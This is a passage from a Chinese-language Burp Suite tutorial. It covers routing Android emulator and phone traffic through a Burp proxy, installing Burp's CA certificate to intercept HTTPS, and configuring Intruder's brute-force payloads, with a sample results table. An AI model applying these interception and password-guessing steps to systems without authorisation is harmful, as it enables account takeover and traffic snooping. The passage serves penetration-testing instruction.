


图 1-3-1

选择 TOOLs 下的 Manager AVDS，如图 1-3-2




图 1-3-2

启动之后，设置如下配置，如图 1-3-3




图 1-3-3

通过 Start 开启安卓虚拟机，如图 1-3-4




图 1-3-4

界面如图 1-3-5




图 1-3-5

配置代理

1、Burp 代理设置如图 1-3-6




图 1-3-6

2、安卓模拟器设置，Menu>System setting>More>Mobile networks>Access Point Names> 选择默认的 APN 或者新建一个并且设置为默认代理，如图 1-3-7




图 1-3-7

3、保存好了之后打开浏览器输入地址，如图 1-3-8




图 1-3-8

最后附上刚下载的一个百度知道应用程序，也是可以抓包的，如图 1-3-9




图 1-3-9

具体详情参考：

http://resources.infosecinstitute.com/android-application-penetration-testing-setting-certificate-installation-goatdroid-installation/

0x02 Android 手机 Proxy for Burpsuite

准备条件

首先安卓手机要跟电脑同一个网段，连接到同一个 wifi 下就可以了，我这里 网关是 192.168.1.1 物理机 192.168.1.5 手机 ip 192.168.1.2。配置如下：

1)手机设置： 打开手机-->设置->WLAN-->选择你的 wifi 进入编辑，在代理这里设置为手动，设置如下 主机名：192.168.1.5 //也就是我物理机的 ip 端口：8088 保存即可。

2)Burp Suite 设置

Burp 代理设置如图 1-3-10

图 1-3-10

导入证书到手机中

导入证书到手机中其实也很简单，就是把电脑上已经安装好的证书导出来到内存卡中，然后从内存卡中安装证书，如图 1-3-11




图 1-3-11

然后命令为 PortSwigger CA 导出到桌面 ,复制到内存卡中步骤如下：打开手机-->设置-->安全和隐私-->凭据存储-->从存储设备安装,选择你刚才证书存放的路径，安装即可。 如果安装好了，就可以在安全和隐私-->凭据存储-->受信任的凭据-->用户下即可查看到。

0x03 暴力破解

0-9,a-z 情况

选择 Payload type 里的 Brute forcer (暴力破解),在下面 Payload options 选项会出现组合的一些字母或数字，可以自己加，比如一些特殊字符什么的，生成的字段长度范围 Min length-Max length，比如这里我只是需要 4 个，那就两个都写 4，如图 1-3-12，1-3-13





图 1-3-12


Request	Payload	Status	Error	Timeout	Length	Comment
28	1aaa	200			1310	
29	2aaa	200			1310	
30	3aaa	200			1310	
31	4aaa	200			1310	
32	5aaa	200			1310	
33	6aaa	200			1310	
34	7aaa	200			1310	
35	8aaa	200			1310	
36	9aaa	200			1310	
37	abaa	200			1310	
38	bbaa	200			3376	

图 1-3-13

用户名自动生成

根据提供的用户名然后进行拆分，如图 1-3-14






